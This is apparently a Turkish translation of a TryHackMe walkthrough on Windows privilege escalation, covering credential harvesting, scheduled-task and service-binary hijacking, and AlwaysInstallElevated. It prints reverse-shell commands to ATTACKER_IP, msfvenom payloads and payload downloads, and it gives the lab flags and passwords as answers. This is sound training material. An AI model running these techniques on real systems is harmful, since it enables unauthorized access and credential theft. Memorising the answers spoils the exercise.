Windows Privilege Escalation

Task 1 Introduction (Görev 1 Giriş)

Bir sızma testi sırasında, genellikle bazı Windows ana bilgisayarlarına ayrıcalıksız bir kullanıcıyla erişiminiz olacaktır. Ayrıcalıksız kullanıcılar, yalnızca kendi dosya ve klasörleri dahil olmak üzere sınırlı erişime sahip olacak ve ana bilgisayarda yönetim görevlerini yerine getirme imkanına sahip olmayacak, bu da hedefiniz üzerinde tam kontrole sahip olmanızı engelleyecektir.

Bu oda, saldırganların bir Windows ortamında ayrıcalıkları yükseltmek için kullanabilecekleri temel teknikleri kapsar ve mümkün olduğunda bir yönetici hesabına yükselmek için bir ana bilgisayardaki ilk ayrıcalıksız dayanağı kullanmanıza olanak tanır.

Önce becerilerinizi tazelemek istiyorsanız, Windows Temelleri Modülüne veya Windows'u Hackleme Modülüne göz atabilirsiniz.

Soru ⇒ Tıklayın ve öğrenmeye devam edin!

Cevap ⇒ Cevap Gerekmemektedir.

Task 2 Windows Privilege Escalation (Görev 2 Windows Ayrıcalık Yükseltme)

Basitçe söylemek gerekirse, ayrıcalık yükseltme, "A kullanıcısı" ile bir ana bilgisayara verilen erişimi kullanmak ve hedef sistemdeki bir zayıflığı kötüye kullanarak "B kullanıcısına" erişim sağlamak için kullanmaktan oluşur. Genellikle "B kullanıcısının" yönetici haklarına sahip olmasını istesek de, yönetici ayrıcalıklarını elde etmeden önce diğer ayrıcalıksız hesaplara geçmemiz gereken durumlar olabilir.

Farklı hesaplara erişim elde etmek, dikkatsiz bir kullanıcı tarafından güvenli olmayan metin dosyalarında veya elektronik tablolarda kimlik bilgilerini bulmak kadar basit olabilir, ancak bu her zaman böyle olmayacaktır. Duruma bağlı olarak, aşağıdaki zayıflıklardan bazılarını kötüye kullanmamız gerekebilir:

- Windows hizmetlerinde veya zamanlanmış görevlerde yanlış yapılandırmalar
- Hesabımıza atanan aşırı ayrıcalıklar
- Savunmasız yazılım
- Eksik Windows güvenlik yamaları

Gerçek tekniklere geçmeden önce, bir Windows sistemindeki farklı hesap türlerine bakalım.

Windows Users (Windows Kullanıcıları)

Windows sistemlerinde temel olarak iki tür kullanıcı vardır. Erişim seviyelerine bağlı olarak, bir kullanıcıyı aşağıdaki gruplardan birinde kategorize edebiliriz:

Administrators	Bu kullanıcılar en fazla ayrıcalığa sahiptir. Herhangi bir sistem yapılandırma parametresini değiştirebilir ve sistemdeki herhangi bir dosyaya erişebilirler.
Standard Users	Bu kullanıcılar bilgisayara erişebilir ancak yalnızca sınırlı görevleri yerine getirebilirler. Tipik olarak bu kullanıcılar sistemde kalıcı veya önemli değişiklikler yapamazlar ve dosyalarıyla sınırlıdırlar.

Yönetici ayrıcalıklarına sahip herhangi bir kullanıcı Administrators grubunun bir parçası olacaktır. Öte yandan, standart kullanıcılar Users grubunun bir parçasıdır.

Buna ek olarak, genellikle ayrıcalık yükseltme bağlamında işletim sistemi tarafından kullanılan bazı özel yerleşik hesapları duyarsınız:

SYSTEM / LocalSystem	İşletim sistemi tarafından dahili görevleri gerçekleştirmek için kullanılan bir hesap. Yöneticilerden bile daha yüksek ayrıcalıklarla ana bilgisayarda bulunan tüm dosyalara ve kaynaklara tam erişime sahiptir.
Local Service	Windows hizmetlerini "minimum" ayrıcalıklarla çalıştırmak için kullanılan varsayılan hesap. Ağ üzerinden anonim bağlantılar kullanacaktır.
Network Service	Windows hizmetlerini "minimum" ayrıcalıklarla çalıştırmak için kullanılan varsayılan hesap. Ağ üzerinden kimlik doğrulaması yapmak için bilgisayar kimlik bilgilerini kullanacaktır.

Bu hesaplar Windows tarafından oluşturulur ve yönetilir ve bunları diğer normal hesaplar gibi kullanamazsınız. Yine de bazı durumlarda, belirli hizmetlerden yararlanarak bu hesapların ayrıcalıklarını kazanabilirsiniz.

Sorular

Soru ⇒ Sistem konfigürasyonlarını değiştirebilen kullanıcılar hangi grubun parçasıdır?

Cevap ⇒ Administrators

Soru ⇒ SYSTEM hesabı Administrator kullanıcısından daha fazla ayrıcalığa sahiptir (evet/hayır)

Cevap ⇒ aye

Task 3 Harvesting Passwords from Usual Spots (Görev 3 Olağan Noktalardan Parola Toplama)

Başka bir kullanıcıya erişim sağlamanın en kolay yolu, güvenliği ihlal edilmiş bir makineden kimlik bilgilerini toplamaktır. Bu tür kimlik bilgileri, dikkatsiz bir kullanıcının bunları düz metin dosyalarında bırakması veya hatta tarayıcılar veya e-posta istemcileri gibi bazı yazılımlar tarafından saklanması gibi birçok nedenden dolayı mevcut olabilir.

Bu görev, bir Windows sisteminde parola aramak için bilinen bazı yerleri sunacaktır.

Göreve başlamadan önce, Makineyi Başlat düğmesine tıklamayı unutmayın. Görev 3 ila 5 boyunca aynı makineyi kullanacaksınız. AttackBox kullanıyorsanız, aşağıdaki görevler için ona ihtiyacınız olacağından, bu aynı zamanda onu başlatmak için de iyi bir andır.

Hedef makineye RDP aracılığıyla bağlanmayı tercih etmeniz durumunda, aşağıdaki kimlik bilgilerini kullanabilirsiniz:

Kullanıcı: thm-unpriv Parola: Password321

Unattended Windows Installations (Katılımsız Windows Kurulumları)

Windows'u çok sayıda ana bilgisayara yüklerken yöneticiler, tek bir işletim sistemi görüntüsünün ağ üzerinden birkaç ana bilgisayara dağıtılmasına olanak tanıyan Windows Dağıtım Hizmetleri'ni kullanabilir. Bu tür yüklemeler, kullanıcı etkileşimi gerektirmedikleri için katılımsız yüklemeler olarak adlandırılır. Bu tür kurulumlar, makinede aşağıdaki konumlarda depolanabilecek ilk kurulumu gerçekleştirmek için bir yönetici hesabının kullanılmasını gerektirir:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

Bu dosyaların bir parçası olarak kimlik bilgileriyle karşılaşabilirsiniz:

```
<Credentials>
   <Username>Administrator</Username>
   <Domain>thm.local</Domain>
   <Password>MyPassword123</Password>
</Credentials>
```

Powershell History (Powershell Geçmişi)

Bir kullanıcı Powershell kullanarak bir komut çalıştırdığında, bu komut geçmiş komutların hafızasını tutan bir dosyaya kaydedilir. Bu, daha önce kullandığınız komutları hızlı bir şekilde tekrarlamak için kullanışlıdır. Bir kullanıcı doğrudan Powershell komut satırının bir parçası olarak parola içeren bir komut çalıştırırsa, daha sonra cmd.exe komut isteminden aşağıdaki komut kullanılarak parola alınabilir:

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Not: Powershell %userprofile%'i bir ortam değişkeni olarak tanımayacağı için yukarıdaki komut yalnızca cmd.exe'den çalışacaktır. Dosyayı Powershell'den okumak için %userprofile% yerine $Env:userprofile yazmanız gerekir.

Saved Windows Credentials (Kaydedilen Windows Kimlik Bilgileri)

Windows diğer kullanıcıların kimlik bilgilerini kullanmamıza izin verir. Bu işlev aynı zamanda bu kimlik bilgilerini sisteme kaydetme seçeneği de sunar. Aşağıdaki komut kayıtlı kimlik bilgilerini listeleyecektir:

```
cmdkey /list
```

Gerçek parolaları göremeseniz de, denemeye değer herhangi bir kimlik bilgisi fark ederseniz, bunları aşağıda görüldüğü gibi runas komutu ve /savecred seçeneği ile kullanabilirsiniz.

```
runas /savecred /user:admin cmd.exe
```

IIS Configuration (IIS Yapılandırması)

Internet Information Services (IIS) Windows kurulumlarında varsayılan web sunucusudur. IIS'deki web sitelerinin yapılandırması web.config adlı bir dosyada saklanır ve veritabanları veya yapılandırılmış kimlik doğrulama mekanizmaları için parolaları saklayabilir. IIS'nin kurulu sürümüne bağlı olarak, web.config dosyasını aşağıdaki konumlardan birinde bulabiliriz:

- C:\inetpub\wwwroot\web.config
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

İşte dosyadaki veritabanı bağlantı dizelerini bulmanın hızlı bir yolu:

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

Retrieve Credentials from Software: PuTTY (Yazılımdan Kimlik Bilgilerini Alma: PuTTY)

PuTTY, Windows sistemlerinde yaygın olarak bulunan bir SSH istemcisidir. Bir bağlantının parametrelerini her seferinde belirtmek zorunda kalmak yerine, kullanıcılar IP, kullanıcı ve diğer yapılandırmaların daha sonra kullanılmak üzere saklanabileceği oturumları saklayabilirler. PuTTY kullanıcıların SSH şifrelerini saklamalarına izin vermezken, açık metin kimlik doğrulama bilgilerini içeren proxy yapılandırmalarını saklayacaktır.

Saklanan proxy kimlik bilgilerini almak için, aşağıdaki komutla ProxyPassword için aşağıdaki kayıt defteri anahtarının altında arama yapabilirsiniz:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

Not: Simon Tatham PuTTY'nin yaratıcısıdır (ve adı yolun bir parçasıdır), parolasını aldığımız kullanıcı adı değildir. Saklanan proxy kullanıcı adı da yukarıdaki komutu çalıştırdıktan sonra görünür olmalıdır.

Putty'nin kimlik bilgilerini sakladığı gibi, tarayıcılar, e-posta istemcileri, FTP istemcileri, SSH istemcileri, VNC yazılımı ve diğerleri dahil olmak üzere parolaları saklayan herhangi bir yazılım, kullanıcının kaydettiği parolaları kurtarmak için yöntemlere sahip olacaktır.

Sorular

Soru ⇒ Powershell geçmişinde julia.jones kullanıcısı için bir parola bırakıldı. Şifre nedir?

Cevap ⇒ ZuperCkretPa5z

Soru ⇒ Uzak ana bilgisayarda bir web sunucusu çalışıyor. IIS ile ilişkili web.config dosyalarında ilginç bir parola bulun. db_admin kullanıcısının şifresi nedir?

Cevap ⇒ 098n0x35skjD3

Soru ⇒ Windows kimlik bilgilerinizde kayıtlı bir şifre var. cmdkey ve runas kullanarak mike.katz için bir kabuk oluşturun ve masaüstünden bayrağı alın.

Cevap ⇒ THM{WHAT_IS_MY_PASSWORD}

Soru ⇒ Profilinizin altındaki kayıtlı PuTTY oturumunda saklanan kayıtlı parolayı alın. thom.smith kullanıcısı için parola nedir?

Cevap ⇒ CoolPass2021

Task 4 Other Quick Wins (Görev 4 Diğer Hızlı Kazançlar)

Ayrıcalık yükseltme her zaman bir zorluk değildir. Bazı yanlış yapılandırmalar daha yüksek ayrıcalıklı kullanıcı erişimi ve hatta bazı durumlarda yönetici erişimi elde etmenizi sağlayabilir. Bunların gerçek sızma testi çalışmaları sırasında karşılaşacağınız senaryolardan ziyade CTF olaylarına ait olduğunu düşünmeniz size yardımcı olacaktır. Ancak, daha önce bahsedilen yöntemlerden hiçbiri işe yaramazsa, her zaman bunlara geri dönebilirsiniz.

Scheduled Tasks (Zamanlanmış Görevler)

Hedef sistemdeki zamanlanmış görevlere baktığınızda, ikili dosyasını kaybetmiş ya da değiştirebileceğiniz bir ikili dosyayı kullanan bir zamanlanmış görev görebilirsiniz.

Zamanlanmış görevler, herhangi bir seçenek olmadan schtasks komutu kullanılarak komut satırından listelenebilir. Hizmetlerden herhangi biri hakkında ayrıntılı bilgi almak için aşağıdaki gibi bir komut kullanabilirsiniz:

```
C:\> schtasks /query /tn vulntask /fo list /v
Folder: \
HostName:                             THM-PC1
TaskName:                             \vulntask
Task To Run:                          C:\tasks\schtask.bat
Run As User:                          taskusr1
```

Görev hakkında birçok bilgi alacaksınız, ancak bizim için önemli olan zamanlanmış görev tarafından neyin yürütüleceğini gösteren "Çalıştırılacak Görev" parametresi ve görevi yürütmek için kullanılacak kullanıcıyı gösteren "Kullanıcı Olarak Çalıştır" parametresidir.

Mevcut kullanıcımız "Çalıştırılacak Görev" çalıştırılabilir dosyasını değiştirebilir veya üzerine yazabilirse, taskusr1 kullanıcısı tarafından neyin çalıştırılacağını kontrol edebiliriz ve bu da basit bir ayrıcalık yükseltmesi ile sonuçlanır. Yürütülebilir dosyadaki dosya izinlerini kontrol etmek için icacls kullanırız:

```
C:\> icacls c:\tasks\schtask.bat
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)
                     BUILTIN\Users:(I)(F)
```

Sonuçtan da görülebileceği gibi, BUILTIN\Users grubu görevin ikili dosyası üzerinde tam erişime (F) sahiptir. Bu, .bat dosyasını değiştirebileceğimiz ve istediğimiz herhangi bir yükü ekleyebileceğimiz anlamına gelir. Size kolaylık olması için, nc64.exe C:\tools'da bulunabilir. Ters kabuk oluşturmak için bat dosyasını değiştirelim:

```
C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

Daha sonra saldırgan makinede, ters kabuğumuzda belirttiğimiz aynı bağlantı noktasında bir dinleyici başlatırız:

`nc -lvp 4444`

Zamanlanan görev bir sonraki çalışmasında, taskusr1 ayrıcalıklarına sahip ters kabuk almalısınız. Gerçek bir senaryoda muhtemelen görevi başlatamayacak ve zamanlanmış görevin tetiklenmesini beklemek zorunda kalacak olsanız da, size biraz zaman kazandırmak için kullanıcınıza görevi manuel olarak başlatma izinleri sağladık. Görevi aşağıdaki komutla çalıştırabiliriz:

```
C:\> schtasks /run /tn vulntask
```

Ve beklendiği gibi taskusr1 ayrıcalıklarına sahip ters kabuk alacaksınız:

```
user@attackerpc$ nc -lvp 4444Listening on 0.0.0.0 4444
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\taskusr1
```

Bir bayrak almak için taskusr1 masaüstüne gidin. Bu görevin sonunda bayrağı girmeyi unutmayın.

AlwaysInstallElevated

Windows yükleyici dosyaları (.msi dosyaları olarak da bilinir) sisteme uygulama yüklemek için kullanılır. Genellikle onu başlatan kullanıcının ayrıcalık düzeyiyle çalışırlar. Ancak, bunlar herhangi bir kullanıcı hesabından (ayrıcalıksız olanlar da dahil) daha yüksek ayrıcalıklarla çalışacak şekilde yapılandırılabilir. Bu, yönetici ayrıcalıklarıyla çalışacak kötü amaçlı bir MSI dosyası oluşturmamıza olanak sağlayabilir.

Not: AlwaysInstallElevated yöntemi bu odanın makinesinde çalışmayacaktır ve yalnızca bilgi olarak eklenmiştir.

Bu yöntem iki kayıt defteri değerinin ayarlanmasını gerektirir. Bunları aşağıdaki komutları kullanarak komut satırından sorgulayabilirsiniz.

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

Bu güvenlik açığından yararlanabilmek için her ikisinin de ayarlanmış olması gerekir. Aksi takdirde, istismar mümkün olmayacaktır. Bunlar ayarlanırsa, aşağıda görüldüğü gibi msfvenom kullanarak kötü amaçlı bir .msi dosyası oluşturabilirsiniz:

`msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_MACHINE_IP LPORT=LOCAL_PORT -f msi -o malicious.msi`

Bu bir ters kabuk olduğu için buna göre yapılandırılmış Metasploit Handler modülünü de çalıştırmalısınız. Oluşturduğunuz dosyayı aktardıktan sonra aşağıdaki komut ile yükleyiciyi çalıştırabilir ve ters kabuğu alabilirsiniz:

```
C:\> msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

Soru ⇒ taskusr1 bayrağı nedir?

Cevap ⇒ THM{TASK_COMPLETED}

Task 5 Abusing Service Misconfigurations (Görev 5 Hizmet Yanlış Yapılandırmalarının Kötüye Kullanılması)

Windows Services (Windows Hizmetleri)

Windows hizmetleri Hizmet Kontrol Yöneticisi (SCM) tarafından yönetilir. SCM, gerektiğinde hizmetlerin durumunu yönetmek, herhangi bir hizmetin mevcut durumunu kontrol etmek ve genellikle hizmetleri yapılandırmak için bir yol sağlamaktan sorumlu bir işlemdir.

Bir Windows makinesindeki her hizmet, bir hizmet başlatıldığında SCM tarafından çalıştırılacak olan ilişkili bir yürütülebilir dosyaya sahip olacaktır. Hizmet yürütülebilir dosyalarının SCM ile iletişim kurabilmek için özel işlevler uyguladığını ve bu nedenle her yürütülebilir dosyanın başarılı bir şekilde hizmet olarak


başlatılamayacağını unutmamak önemlidir. Her hizmet, hizmetin altında çalışacağı kullanıcı hesabını da belirtir.

Bir servisin yapısını daha iyi anlamak için sc qc komutu ile apphostsvc servis yapılandırmasını kontrol edelim:


```
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k apphost
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Application Host Helper Service
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
```

Burada, ilişkili yürütülebilir dosyanın BINARY_PATH_NAME parametresi aracılığıyla belirtildiğini ve hizmeti çalıştırmak için kullanılan hesabın SERVICE_START_NAME parametresinde gösterildiğini görebiliriz.

Hizmetlerin, diğer ayrıcalıkların yanı sıra, hizmeti başlatma, durdurma, duraklatma, durumu sorgulama, yapılandırmayı sorgulama veya yeniden yapılandırma iznine sahip olanları gösteren bir İsteğe Bağlı Erişim Kontrol Listesi (DACL) vardır. DACL, Process Hacker'dan görülebilir (makinenizin masaüstünde mevcuttur):



Tüm hizmet yapılandırmaları kayıt defterinde HKLM\SYSTEM\CurrentControlSet\Services\ altında saklanır:



Sistemdeki her hizmet için bir alt anahtar mevcuttur. Yine, ImagePath değerinde ilişkili yürütülebilir dosyayı ve ObjectName değerinde hizmeti başlatmak için kullanılan hesabı görebiliriz. Hizmet için bir DACL yapılandırılmışsa, Security adlı bir alt anahtarda saklanacaktır. Şimdiye kadar tahmin ettiğiniz gibi, bu tür kayıt defteri girdilerini varsayılan olarak yalnızca yöneticiler değiştirebilir.

Insecure Permissions on Service Executable (Hizmet Yürütülebilirinde Güvensiz İzinler)

Bir hizmetle ilişkili yürütülebilir dosyanın, saldırganın bu dosyayı değiştirmesine veya yerine başka bir dosya koymasına olanak tanıyan zayıf izinleri varsa, saldırgan hizmet hesabının ayrıcalıklarını önemsiz bir şekilde elde edebilir.

Bunun nasıl çalıştığını anlamak için Splinterware System Scheduler üzerinde bulunan bir güvenlik açığına bakalım. Başlamak için, sc kullanarak servis yapılandırmasını sorgulayacağız:

```
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
```

```
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcuser1
```

Güvenlik açığı bulunan yazılım tarafından yüklenen hizmetin svcuser1 olarak çalıştığını ve hizmetle ilişkili yürütülebilir dosyanın C:\Progra~2\System~1\WService.exe içinde olduğunu görebiliriz. Daha sonra yürütülebilir dosyadaki izinleri kontrol etmeye devam ediyoruz:

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED A
PPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Ve burada ilginç bir şey var. Everyone grubu, hizmetin çalıştırılabilir dosyası üzerinde değiştirme izinlerine (M) sahiptir. Bu, tercih ettiğimiz herhangi bir yük ile üzerine yazabileceğimiz ve hizmetin yapılandırılmış kullanıcı hesabının ayrıcalıklarıyla yürüteceği anlamına gelir.

msfvenom kullanarak bir exe-service yükü oluşturalım ve bunu bir python web sunucusu aracılığıyla sunalım:

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATT
ACKER_IP LPORT=4445 -f exe-service -o rev-svc.exeuser@attackerpc$ pyth
on3 -m http.serverServing HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Daha sonra aşağıdaki komutla Powershell'den yükü çekebiliriz:

```
wget http://ATTACKER_IP:8000/rev-svc.exe -O rev-svc.exe
```

Yük Windows sunucusuna yerleştirildikten sonra, hizmet çalıştırılabilir dosyasını yükümüzle değiştirmeye devam ediyoruz. Yükümüzü çalıştırmak için başka bir kullanıcıya ihtiyacımız olduğundan, Everyone grubuna da tam izinler vermek isteyeceğiz:

```
C:\> cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1> move WService.exe WService.exe.bkp
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\rev-svc.exe WService.
exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1> icacls WService.exe /grant Everyone:F
        Successfully processed 1 files.
```

Saldırgan makinemizde bir ters dinleyici başlatıyoruz:

```
user@attackerpc$ nc -lvp 4445
```

Ve son olarak, hizmeti yeniden başlatın. Normal bir senaryoda, muhtemelen hizmetin yeniden başlatılmasını beklemeniz gerekecek olsa da, size biraz zaman kazandırmak için hizmeti kendiniz yeniden başlatma ayrıcalıkları atandı. Bir cmd.exe komut isteminden aşağıdaki komutları kullanın:

```
C:\> sc stop windowsscheduler
C:\> sc start windowsscheduler
```

Not: PowerShell, Set-Content için bir takma ad olarak sc'ye sahiptir, bu nedenle PowerShell ile hizmetleri bu şekilde kontrol etmek için sc.exe'yi kullanmanız gerekir.

Sonuç olarak, svcusr1 ayrıcalıklarına sahip bir ters kabuk elde edersiniz:

```
user@attackerpc$ nc -lvp 4445Listening on 0.0.0.0 4445
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr1
```

Bir bayrak almak için svcusr1 masaüstüne gidin. Bu görevin sonunda bayrağı girmeyi unutmayın.

Unquoted Service Paths (Kotasız Hizmet Yolları)

Daha önce olduğu gibi hizmet yürütülebilir dosyalarına doğrudan yazamadığımızda, oldukça belirsiz bir özelliği kullanarak bir hizmeti keyfi yürütülebilir dosyalar çalıştırmaya zorlama şansımız hala olabilir.

Windows hizmetleriyle çalışırken, hizmet "tırnak içine alınmamış" bir yürütülebilir dosyaya işaret edecek şekilde yapılandırıldığında çok özel bir davranış ortaya çıkar. Tırnak içine alınmamış derken, ilişkili yürütülebilir dosyanın yolunun komuttaki boşlukları hesaba katmak için düzgün bir şekilde tırnak içine alınmadığını kastediyoruz.

Örnek olarak, iki hizmet arasındaki farka bakalım (bu hizmetler yalnızca örnek olarak kullanılmıştır ve makinenizde mevcut olmayabilir). İlk hizmet, SCM'nin "C:\Program Files\RealVNC\VNC Server\vncserver.exe" tarafından işaret edilen ikili dosyayı ve ardından verilen parametreleri çalıştırması gerektiğini şüphesiz bilmesi için uygun bir tırnak işareti kullanacaktır:

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserv
er.exe" -service
```

```
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VNC Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Unutmayın: PowerShell'de 'sc', 'Set-Content' için bir takma addır, bu nedenle bir PowerShell istemindeyseniz hizmetleri kontrol etmek için 'sc.exe' kullanmanız gerekir.

Şimdi de uygun fiyat teklifi olmayan başka bir hizmete bakalım:

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksr
s.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
```

